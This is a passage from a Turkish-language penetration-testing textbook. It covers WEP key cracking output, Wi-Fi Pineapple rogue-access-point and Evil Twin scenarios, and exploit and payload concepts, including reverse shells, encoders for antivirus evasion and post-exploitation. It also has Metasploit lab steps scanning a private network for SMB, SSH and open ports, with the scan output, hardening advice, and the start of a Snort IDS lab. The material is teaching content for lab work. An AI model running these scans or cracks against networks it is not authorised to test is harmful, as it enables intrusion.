   2    0/  2   63(32512) 4A(30976) 04(29184) 0A(28416) 4D(28416) C1(28416) C5(28416)
   3    0/  1   31(37632) EF(29696) 7A(29184) 1D(28928) 87(28928) 8D(28416) 04(28160)
   4    0/  3   32(31488) 76(30464) B0(29696) EB(29184) FF(29184) 33(28672) 36(28416)

                KEY FOUND! [ 61:62:63:31:32 ] (ASCII: abc12 )
      Decrypted correctly: 100%
```

Görsel 2.70: WEP şifresinin kırılması

7. Adım: Yapılan test işlemini sızma testi uzmanı bakış açısıyla yorumlayınız.

Not

Uygulamada gerçekleştirilen test sonucunda WEP şifreleme algoritmasına sahip kablosuz ağın yeterli miktarda veri paketi elde edilmesinin ardından kısa sürede kırılabildiği gözlemlenmiştir. Bu durum, WEP protokolünün güvenli olmadığını ve kurumsal ortamlarda kesinlikle kullanılmaması gerektiğini açıkça ortaya koymaktadır. Ağ güvenliğinin sağlanabilmesi için WPA3 gibi daha güçlü şifreleme mekanizmalarına geçiş yapılması önerilir.

Sıra Sizde

Kontrollü bir laboratuvar ortamında kablosuz ağlarda gerçekleştirilebilecek Evil Twin saldırı senaryosunu analiz ediniz. Gerçek ağ ile sahte erişim noktası arasındaki farkları inceleyerek kullanıcıların bu tür saldırılara karşı nasıl korunabileceğini değerlendiriniz.

4. Wi-Fi Pineapple


Wi-Fi Pineapple, kablosuz güvenlik testleri için geliştirilmiş donanım tabanlı bir platformdur. Özellikle istemci tarafı saldırı senaryolarında ve **rogue access point** testlerinde kullanılır. Donanım tabanlı yapılan testler yalnızca kapsam dâhilinde ve kontrollü koşullarda gerçekleştirilmelidir.

Sızma testi kapsamında şu senaryolar Wİ-Fİ Pineapple aracı ile uygulanabilir:

- Rogue Access Point oluşturma
- Evil Twin senaryoları
- İstemci yönlendirme testleri
- Kimlik bilgisi sızıntı riskinin değerlendirilmesi



Verilen araçlar tek başına bir saldırı aracı olarak değerlendirilmemelidir. Esas işlevleri, kablosuz ağ yapısının ne ölçüde sağlam ve dirençli olduğunu ortaya koymaktır. Doğru bir sızma testi ise yalnızca teknik veri değerlendirmeleri ile sınırlı kalmaz. Elde edilen sonuçları olası etkileriyle birlikte değerlendirir ve kurumun genel güvenlik yapısını bu bakış açısıyla değerlendirir.



Sıra Sizde

Kontrollü bir laboratuvar ortamında WiFi Pineapple cihazı kullanılarak Rogue Access Point (Yetkisiz Erişim Noktası) senaryosunu analiz ediniz. Ağ üzerindeki sahte erişim noktalarını tespit ederek bu tür tehditlerin oluşturduğu riskleri sızma testi perspektifinden değerlendiriniz.

2.3.3. Genel Dinleme ve Analiz Araçları

Sızma testlerinde sadece hedef sisteme yönelik denemeler yapılmaz. Çoğu zaman en önemli bilgiler, ağ üzerinde pasif olarak elde edilen bilgilerden çıkar. Bu nedenle genel dinleme ve analiz araçlarının, test sürecinin erken aşamalarında önemli bir görevi vardır.

Genel dinleme ve analiz araçlarının amacı doğrudan bir saldırı gerçekleştirmek değildir. Ağın yapısını anlamak, bileşenlerini tanımlamak ve mevcut güvenlik kontrollerinin ne ölçüde etkili olduğunu değerlendirmektir.

Bu kapsamda pasif analiz sürecinde şu bilgiler toplanmaya çalışılır:

- Ağ üzerinde gereksiz yere açık bırakılmış servisler
- Şifrelenmemiş protokol kullanımları
- Yayın (broadcast/multicast) trafiğinin yoğunluğu
- Kimlik doğrulama süreçlerine ilişkin ipuçları
- Segmentasyon eksiklikleri

Bu aşama, sonraki adımlarda yapılacak aktif testlerin daha kontrollü ve hedefli şekilde planlanmasına imkân tanır. Rastgele denemeler yerine bilgi sahibi olunan kontrollü yapılandırmalara dayalı testler yapılır. Bu da hem test kalitesini artırır hem de gerçekçi bir saldırı senaryosuna daha yakın sonuçlar elde edilmesini sağlar. Bu açılardan değerlendirildiğinde dinleme ve analiz araçları, sızma testinin hazırlık ve keşif katmanını oluşturur. Bu kapsamda değerlendirilebilecek bazı genel dinleme ve analiz araçların şunlardır:

A) Metasploit (Ağ ve Servis Keşfi Odaklı Kullanım)

Metasploit çoğunlukla istismar çerçevesi olarak bilinse de sızma testlerinde yalnızca Exploit üretmek için kullanılmaz. Doğru yapılandırıldığında ağ ve servis keşfi amacıyla da değerlendirilebilir. Sızma testi açısından bakıldığında Metasploit'in kullanım amacı, saldırı gerçekleştirmek değil hedef ağ üzerinde çalışan servislerin ve yapılandırmaların görünür hâle getirilmesidir.

Test kapsamında Metasploit tarafından şu işlemler incelenebilir:

- Ağ üzerindeki açık servislerin tespiti
- SMB servisinin varlığının ve sürüm bilgilerinin incelenmesi
- SSH servisinin erişilebilirliğinin değerlendirilmesi
- LLMNR gibi isim çözümleme protokollerinin ağda aktif olup olmadığının gözlemlenmesi

Sayılan türdeki keşif çalışmaları, ağın dışarıdan nasıl göründüğünü anlamak açısından önemlidir. Örneğin SMB servisinin gereksiz yere açık olması veya LLMNR yayınlarının devam etmesi, ilerleyen aşamalarda kimlik bilgisi sızıntısı riskine zemin hazırlayabilir. Metasploit aracı ile gerçekleştirilen bu tür keşif çalışmaları, hedef sistem hakkında kritik bilgiler elde edilmesini sağlar ancak sızma testi süreci yalnızca keşif ile sınırlı değildir. Elde edilen bu bilgiler, sistemde bulunan zafiyetlerin değerlendirilmesi ve gerektiğinde kontrollü şekilde doğrulanması için kullanılır.

Exploit: Bir sistemde bulunan güvenlik açığından yararlanmak amacıyla geliştirilen teknik, yöntem veya kod parçasıdır. Başka bir ifadeyle **Exploit**, bir zafiyeti aktif hâle getiren araçtır. Sızma testi uzmanı, daha önce keşfettiği bir güvenlik açığını doğrulamak ve sistem üzerinde etkisini görmek için Exploit kullanır. Exploitler genellikle yazılım hatalarına, yanlış yapılandırmalara veya güncel olmayan sistemlere karşı geliştirilir. Bir web uygulamasında bulunan SQL Injection açığını kullanarak veri tabanına erişim sağlamak bir Exploit örneğidir.

Payload: Exploit başarılı olduktan sonra hedef sistem üzerinde çalıştırılan asıl yük (kod) anlamına gelir. Başka bir deyişle Exploit kapıyı açar, Payload ise içeri girip işlemi gerçekleştirir.

Payload'lar şu amaçlara hizmet edebilir:

- Sistem üzerinde komut çalıştırma
- Uzaktan bağlantı (reverse shell) sağlama
- Yetki yükseltme
- Veri toplama

Exploitler hedef sistem ve kullanım yöntemine göre şu türlere ayrılır:

1. **Yerel (Local) Exploit:** Sisteme zaten erişimi olan bir kullanıcının yetkisini artırmak için kullandığı Exploit türüdür. Genellikle **privilege escalation (yetki yükseltme)** amacıyla kullanılır.
2. **Uzaktan (Remote) Exploit:** Hedef sisteme doğrudan erişim olmadan ağ üzerinden gerçekleştirilen Exploit türüdür. Web uygulamaları ve servisler bu tür saldırılara sıkça maruz kalır.
3. **İstemci Taraflı (Client-Side) Exploit:** Kullanıcının etkileşime geçmesiyle tetiklenen Exploitlerdir. Zararlı bir dosyanın açılması veya sahte bir bağlantıya tıklanması gibi Exploitlere örnektir.
4. **Web Tabanlı Exploit:** Web uygulamalarındaki zafiyetleri hedef alır. SQL Injection, XSS ve Command Injection bu kategoriye girer.
5. **Zero-Day Exploit:** Henüz üretici tarafından bilinmeyen veya yamalanmamış zafiyetleri hedef alan Exploitlerdir. En tehlikeli Exploit türlerinden biridir.
6. **Servis Dışı Bırakma (DoS) Exploit:** Bir sistemin, ağın veya servisin meşru kullanıcılar tarafından erişilemez hâle getirilmesini amaçlayan exploit türüdür. Sistemi aşırı yükleyerek veya yazılımsal hataları tetikleyerek sistemin çökmesine veya yanıt veremez hâle gelmesine neden olur.



Exploit veri tabanları, bilinen güvenlik açıkları ve bu açıkları doğrulamak amacıyla geliştirilen tekniklerin toplandığı önemli kaynaklardır. Bu veri tabanları, sızma testi uzmanlarına sistemlerdeki zafiyetlerin ne ölçüde risk oluşturduğunu anlamada rehberlik eder ve keşif aşamasında elde edilen bilgilerin doğrulanmasına katkı sağlar ancak bu kaynaklar kullanılırken dikkatli olunmalıdır çünkü internet ortamında yer alan bazı Exploit örnekleri sahte, zararlı veya yanıltıcı olabilir. Özellikle doğrulanmamış kodların doğrudan kullanılması, test ortamına zarar verebileceği gibi yanlış sonuçlara da yol açabilir. Bu nedenle Exploitlerin **güvenilir kaynaklardan** elde edilmesi, analiz edilmesi ve yalnızca izole-kontrollü ortamlarda test edilmesi büyük önem taşır.

Güvenilir Exploit ve Zafiyet Kaynakları

1. **CVE (Common Vulnerabilities and Exposures):** Her güvenlik açığına benzersiz bir kimlik numarası atayan ve zafiyetlerin standart şekilde tanımlanmasını sağlayan sistemdir.
2. **NVD (National Vulnerability Database):** CVE kayıtlarının teknik detaylarını, etki seviyelerini (CVSS skorları) ve çözüm önerilerini içeren kapsamlı bir zafiyet veri tabanıdır.
3. **Exploit-DB:** Gerçek dünyada kullanılmış Exploit örneklerini barındıran ve sızma testlerinde referans olarak kullanılan geniş bir veri tabanıdır.
4. **Metasploit Framework:** Doğrulanmış Exploit ve Payload modülleri içeren, hem test hem de analiz amaçlı kullanılan güçlü bir sızma testi platformudur.
5. **Packet Storm Security:** Güncel güvenlik açıkları, Exploit kodları ve güvenlik araçlarının paylaşıldığı aktif bir güvenlik platformudur.
6. **GitHub:** Araştırmacılar tarafından Exploit ve güvenlik araçlarının paylaşıldığı bir platformdur ancak içeriklerin güvenilirliği dikkatle değerlendirilmelidir.
7. **SecurityFocus/Bugtraq (Arşiv):** Geçmişte yayınlanmış güvenlik açıkları ve Exploitlerin yer aldığı önemli bir arşiv kaynağıdır.

Sızma testi süreçlerinde kullanılan **Exploit, araç ve teknikler** test raporunda açık bir şekilde belirtilir. Bu şeffaflık hem yapılan testlerin doğrulanabilirliğini sağlamak hem de ilgili zafiyetlerin nasıl istismar edilebildiğini göstermek açısından büyük önem taşır. Rapor içerisinde genellikle kullanılan Exploitin türü, hedeflenen zafiyet (CVE numarası varsa), elde edilen erişim seviyesi ve gerçekleştirilen işlemler detaylı olarak yer alır ancak bazı durumlarda özellikle ticari hassasiyetler veya güvenlik politikaları gereği Exploit kodlarının tamamı paylaşılmayabilir. Bunun yerine zafiyetin nasıl çalıştığı ve nasıl giderileceği teknik olarak açıklanır. Bu yaklaşım hem kurum güvenliğini korumayı hem de gerekli teknik farkındalığı sağlamayı amaçlar.


Encoder Modülleri: Payload'ların farklı şekillerde kodlanarak güvenlik sistemlerinden kaçınmasını sağlamak amacıyla kullanılır. Özellikle antivirüs ve imza tabanlı tespit mekanizmalarını atlatmak için Payload'ın yapısını değiştiren teknikler içerir ancak encoder kullanımı, Payload'ın işlevini değiştirmez, yalnızca görünümünü farklılaştırır.

Auxiliary Modülleri: Doğrudan istismar (Exploit) gerçekleştirmeden bilgi toplama, tarama ve analiz işlemleri için kullanılır. Port tarama, servis tespiti, brute-force denemeleri ve çeşitli keşif faaliyetleri bu modüller aracılığıyla gerçekleştirilir. Sızma testinin keşif aşamasında önemli bir rol oynar.

Post Modülleri: Hedef sisteme erişim sağlandıktan sonra kullanılan araçlardır. Bu modüller sayesinde

sistem üzerinde bilgi toplama, yetki yükseltme, kalıcılık sağlama, ağ içinde yatay hareket gibi işlemler gerçekleştirilebilir. Bu işlemlerin amacı, elde edilen erişimin kapsamını ve etkisini analiz etmektir.

Metasploit Framework, farklı kullanıcı seviyelerine hitap edebilmek amacıyla çeşitli arayüzler sunar. Bunlar arasında en yaygın ve en güçlü olanı, komut satırı üzerinden çalışan ve tüm modüllere tam erişim sağlayan **msfconsole** arayüzüdür. Esnek yapısı sayesinde sızma testi uzmanları tarafından çok tercih edilir. **msfcli**, komutların tek satırda çalıştırılmasına imkân tanıyan bir arayüz olup daha çok otomasyon ve hızlı işlemler için kullanılmış ancak bugün büyük ölçüde msfconsoleun yerini almasıyla kullanım oranı azalmıştır. Grafiksel bir deneyim sunan **Armitage**, ağ üzerindeki hedeflerin görsel olarak izlenmesini sağlar ve özellikle yeni başlayanlar için kullanım kolaylığı sunar. Bunun yanı sıra kurumsal ortamlarda tercih edilen **Metasploit Web Arayüzü (Pro)**, tarayıcı üzerinden erişilebilen yapısı ile raporlama, otomasyon ve ekip çalışması açısından avantaj sağlar (Görsel 2.71).



Görsel 2.71: Metasploit arayüzleri

18. Uygulama

Metasploit Framework (msfconsole) aracını kullanarak yerel ağ üzerinde servis keşfi çalışması gerçekleştiriniz. Bu kapsamda SMB, SSH ve LLMNR ile ilişkili servisleri tespit ediniz ve elde ettiğiniz bulguları sızma testi perspektifinden değerlendiriniz.

1. Adım: Konsola **msfconsole** komutunu girerek Metasploit uygulamasını başlatınız ve **SMB servisinin tespit edilmesi** amacıyla sırasıyla **use auxiliary/scanner/smb/smb_version, set RHOSTS 192.168.1.0/24** ve **run** komutlarını giriniz (Görsel 2.72).

```
┌──(root㉿kali)-[~]
└─# msfconsole

       =[ metasploit v6.3.4-dev                         ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.0/24
RHOSTS ⇒ 192.168.1.0/24
msf6 auxiliary(scanner/smb/smb_version) > run
```

Görsel 2.72: SMB portu taraması

2. Adım: SMB taraması sonucunda elde edilen bulguları (Görsel 2.73) sızma testi perspektifinden değerlendiriniz.

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.0/24
RHOSTS ⇒ 192.168.1.0/24
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.0/24:       - Scanned  26 of 256 hosts (10% complete)
[*] 192.168.1.27:445      - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (
M) (signatures:optional) (guid:{fab3736b-1373-48ae-a08d-d8c271fb2fb3}) (authentication domain:LAPTOP-S7UE957R)
[*] 192.168.1.0/24:       - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.1.0/24:       - Scanned  77 of 256 hosts (30% complete)
[*] 192.168.1.0/24:       - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.1.116:445     - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, P
s:AES-256-GCM) (signatures:optional) (guid:{4789c9b6-b305-4e32-889c-22c37255de82}) (authentication domain:DESKTOP-GUM8GP2
[*] 192.168.1.0/24:       - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.1.0/24:       - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.1.0/24:       - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.1.0/24:       - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.1.0/24:       - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.1.0/24:       - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Görsel 2.73: SMB portu taraması

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen SMB taraması sonucunda hedef ağ içerisinde **192.168.1.27** ve **192.168.1.116** IP adreslerine sahip sistemlerde 445 numaralı port üzerinden SMB servisinin aktif olduğu tespit edilmiştir. Her iki sistemde de SMB protokolünün **2** ve **3 versiyonlarının desteklendiği**, tercih edilen protokolün ise **SMB 3.1.1** olduğu görülmektedir. Bu durum, sistemlerin eski ve zafiyetli **SMBv1** protokolünü kullanmadığını, daha güncel bir yapılandırmaya sahip olduğunu göstermektedir ancak yapılan analizde her iki sistemde de **SMB imzalama (signing) özelliğinin zorunlu olmadığı (optional)** belirlenmiştir. Bu durum, ağ içerisinde gerçekleştirilebilecek Ortadaki Adam (MitM) saldırılarına karşı sistemlerin savunmasız olabileceğini göstermektedir. Ayrıca sistemlere ait **authentication domain**

bilgilerinin açıkça elde edilebilmesi, hedef hakkında bilgi toplama sürecini kolaylaştırmakta ve potansiyel saldırıların daha planlı şekilde gerçekleştirilmesine zemin hazırlamaktadır. SMB 3.1.1 ile birlikte gelen **şifreleme (AES-GCM)** ve **sıkıştırma (compression)** özelliklerinin desteklenmesi veri güvenliği açısından olumlu bir durum olsa da yanlış yapılandırmalar bu avantajları etkisiz hâle getirebilmektedir.

Tespit Edilen Zafiyetlere Yönelik Alınması Gereken Önlemler:

- SMB imzalama (SMB Signing) özelliği **zorunlu hâle getirilmelidir.**
- Gereksiz SMB erişimleri **kapatılmalı veya sınırlandırılmalıdır.**
- SMB servisi yalnızca ihtiyaç duyulan sistemlerde aktif tutulmalıdır.
- Firewall kuralları ile **445 portuna erişim kısıtlanmalıdır.**
- Sistemler düzenli olarak güncellenmeli ve yamalar uygulanmalıdır.
- Ağ içerisinde segmentasyon yapılarak SMB trafiği izole edilmelidir.
- LLMNR ve NetBIOS gibi zayıf protokoller mümkünse devre dışı bırakılmalıdır.

4. Adım: SSH servisinin tespit edilmesi amacıyla sırasıyla **use auxiliary/scanner/ssh/ssh_version, set RHOSTS 192.168.1.0/24** ve **run** komutları giriniz (Görsel 2.74).

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.1.0/24
RHOSTS ⇒ 192.168.1.0/24
msf6 auxiliary(scanner/ssh/ssh_version) > run
```

Görsel 2.74: Erişim noktası şifreleme konfigürasyonu

5. Adım: SSH taraması sonucunda elde edilen bulguları (Görsel 2.75) sızma testi perspektifinden değerlendiriniz.

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.1.0/24
RHOSTS ⇒ 192.168.1.0/24
msf6 auxiliary(scanner/ssh/ssh_version) > run

[*] 192.168.1.0/24:22      - Scanned  26 of 256 hosts (10% complete)
[+] 192.168.1.27:22        - SSH server version: SSH-2.0-OpenSSH_for_Windows_9.5 ( service.version=9.5 service.vendor=OpenBS
.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:9.5 os.vendor=Microsoft os.family=Windows os.product=Windows os.cpe23
ice.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.1.0/24:22      - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.1.0/24:22      - Scanned  77 of 256 hosts (30% complete)
[*] 192.168.1.0/24:22      - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.1.0/24:22      - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.1.0/24:22      - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.1.0/24:22      - Scanned 180 of 256 hosts (70% complete)
[+] 192.168.1.191:22       - SSH server version: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13 ( service.version=8.9p1 openssh.c
.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:8.9p1 os.vendor=Ubuntu
 os.certainty=0.75 os.cpe23=cpe:/o:canonical:ubuntu_linux:- service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.1.0/24:22      - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.1.0/24:22      - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.1.0/24:22      - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Görsel 2.75: SSH tarama sonuçları



6. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen SSH taraması sonucunda, hedef ağ içerisinde 192.168.1.27 ve 192.168.1.191 IP adreslerine sahip sistemlerde 22 numaralı port üzerinden SSH servisinin aktif olduğu tespit edilmiştir. Elde edilen bilgilere göre 192.168.1.27 adresli sistemde OpenSSH for Windows 9.5 sürümü çalışırken, 192.168.1.191 adresli sistemde OpenSSH 8.9p1 (Ubuntu) sürümünün kullanıldığı belirlenmiştir. SSH servisinin aktif olması, sistemlerin uzaktan yönetilebilir olduğunu göstermektedir ancak servis versiyon bilgilerinin açıkça elde edilebilmesi, hedef sistemler hakkında bilgi toplama sürecini kolaylaştırmakta ve potansiyel saldırganlar açısından önemli bir avantaj sağlamaktadır. Bu tür banner bilgileri, bilinen zafiyetlerin araştırılması ve hedefe yönelik saldırıların özelleştirilmesi açısından kritik öneme sahiptir. Windows ve Linux sistemlerde SSH servisinin aktif olması, özellikle zayıf parola kullanımı veya yanlış yapılandırma durumlarında brute-force (kaba kuvvet) saldırılarına açık hâle gelebilir. SSH erişiminin tüm ağa açık olması durumunda yetkisiz erişim riski artmaktadır.

İyileştirme önerileri şöyledir:

- SSH erişimi yalnızca yetkili IP adresleri ile sınırlandırılmalıdır.
- Parola tabanlı giriş yerine **anahtar tabanlı kimlik doğrulama (SSH key)** kullanılmalıdır.
- Zayıf parola politikaları güçlendirilmelidir.
- Giriş denemeleri sınırlandırılmalıdır (fail2ban vb. mekanizmalar).
- Varsayılan port (22) değiştirilerek ek bir güvenlik katmanı sağlanabilir.
- SSH banner bilgileri mümkün olduğunca gizlenmelidir.
- Sistemler düzenli olarak güncellenmeli ve güvenlik yamaları uygulanmalıdır.

7. Adım: Ağ üzerinde LLMNR ile ilişkili servislerin tespit edilmesi amacıyla sırasıyla **use auxiliary/scanner/portscan/tcp, set RHOSTS 192.168.1.0/24, set PORTS 22,80,139,445** ve **run** komutları giriniz (Görsel 2.76).

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.0/24
RHOSTS ⇒ 192.168.1.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,80,139,445
PORTS ⇒ 22,80,139,445
msf6 auxiliary(scanner/portscan/tcp) > run
```

Görsel 2.76: LLMNR taraması

8. Adım: LLMNR ile ilşkili servislerin tespiti taraması sonucunda elde edilen bulguları (Görsel 2.77) sızma testi perspektifinden değerlendiriniz.

```
Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,80,139,445
PORTS => 22,80,139,445
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.1:          - 192.168.1.1:80 - TCP OPEN
[*] 192.168.1.0/24:       - Scanned  26 of 256 hosts (10% complete)
[+] 192.168.1.27:         - 192.168.1.27:22 - TCP OPEN
[+] 192.168.1.27:         - 192.168.1.27:445 - TCP OPEN
[+] 192.168.1.27:         - 192.168.1.27:139 - TCP OPEN
[*] 192.168.1.0/24:       - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.1.0/24:       - Scanned  77 of 256 hosts (30% complete)
[*] 192.168.1.0/24:       - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.1.0/24:       - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.1.0/24:       - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.1.0/24:       - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.1.0/24:       - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.1.0/24:       - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.1.0/24:       - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Görsel 2.77: LLMNR tarama sonuçları

9. Adım: Değerlendirmenizi verilen değerlendirme ile karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen TCP port taraması sonucunda hedef ağ içerisinde farklı sistemlerde belirli servislerin aktif olduğu tespit edilmiştir. Elde edilen bulgulara göre 192.168.1.1 IP adresinde 80 numaralı portun (HTTP) açık olduğu, 192.168.1.27 IP adresinde ise 22 (SSH), 139 (NetBIOS) ve 445 (SMB) portlarının açık olduğu belirlenmiştir. 192.168.1.1 adresinde HTTP servisinin açık olması, bu sistemin bir web arayüzü sunduğunu ve muhtemelen bir modem, yönlendirici veya web tabanlı yönetim paneline sahip bir cihaz olduğunu göstermektedir. Bu tür cihazlar genellikle varsayılan kimlik bilgileri veya güncel olmayan yazılımlar nedeniyle hedef hâline gelebilir. 192.168.1.27 adresinde birden fazla kritik servisin aynı anda açık olması dikkat çekicidir. SSH servisinin açık olması sistemin uzaktan erişime izin verdiğini gösterirken NetBIOS (139) ve SMB (445) servislerinin aktif olması, Windows tabanlı ağ paylaşım hizmetlerinin kullanıldığını göstermektedir. Bu durum, özellikle LLMNR ve NetBIOS tabanlı kimlik bilgisi yakalama saldırılarına ve ağ içi yayılma (lateral movement) senaryolarına zemin hazırlayabilir.

Tespit Edilen Zafiyetlere Yönelik Öneriler:

- Gereksiz açık portlar kapatılmalı ve yalnızca ihtiyaç duyulan servisler aktif bırakılmalıdır.
- SMB (445) ve NetBIOS (139) servisleri mümkünse sınırlandırılmalı veya devre dışı bırakılmalıdır.
- SSH erişimi yalnızca belirli IP adresleri ile sınırlandırılmalıdır.
- HTTP servisleri için güçlü kimlik doğrulama mekanizmaları kullanılmalıdır.
- Varsayılan kullanıcı adı ve parolalar değiştirilmelidir.
- Firewall kuralları ile kritik portlara erişim kontrol altına alınmalıdır.
- Ağ segmentasyonu uygulanarak servislerin erişim alanı daraltılmalıdır.

Sıra Sizde

Metasploit Framework kullanılarak zafiyetli bir sistem üzerinde Payload kullanım senaryosunu analiz ediniz. Elde ettiğiniz bulguları sızma testi sürecine uygun olarak değerlendiriniz.

B) Snort (Ağ Trafiği İzleme ve Tespit Perspektifi)

Snort bir saldırı aracı değil ağ izleme ve saldırı tespit sistemidir (IDS/IPS). Sızma testlerinde şu iki farklı amaçla değerlendirilebilir:

1. Ağ üzerindeki anormal trafiğin analiz edilmesi
2. Gerçekleştirilen test aktivitelerinin tespit edilip edilmediğinin gözlemlenmesi

Bir sızma testi sırasında Snort'un devrede olması, kurumun saldırı tespit kapasitesini ölçmek açısından önemli bir göstergedir.

Test uzmanı açısından bakıldığında ise şu soruların cevabı aranır:

- Ağ üzerindeki tarama faaliyetleri algılanıyor mu?
- Şüpheli bağlantı denemeleri kayıt altına alınıyor mu?
- Uyarı mekanizmaları doğru yapılandırılmış mı?

Snort, doğrudan saldırı üretmek için değil savunma mekanizmalarının etkinliğini değerlendirmek için kullanılır. Sızma testinin olgunluk seviyesi arttıkça yalnızca zafiyet değil tespit kabiliyeti de ölçülmelidir.

19. Uygulama

192.168.1.100 IP adresine sahip Kali Linux sistemi üzerinde kurulu bulunan Snort aracını kullanarak ağ üzerinde gerçekleşen ICMP trafiğini izleyiniz. 192.168.1.127 IP adresine sahip istemci cihazdan gelen ICMP isteklerinin tespit edilmesi ve alarm üretilmesi için gerekli kuralı oluşturunuz ve uygulayınız.

Not Snort paketlerinin sistemde yüklü olduğu kabul edilmektedir.


1. Adım: Snort uygulamasının sistemde kurulu olup olmadığını kontrol etmek için **snort -V** komutunu giriniz (Görsel 2.78).

```
┌──(root㉿kali)-[~]
└─# snort -V

   ,,_     -*> Snort++ <*-
  o"  )~   Version 3.11.1.0
   ''''    By Martin Roesch & The Snort Team
           http://snort.org/contact#team
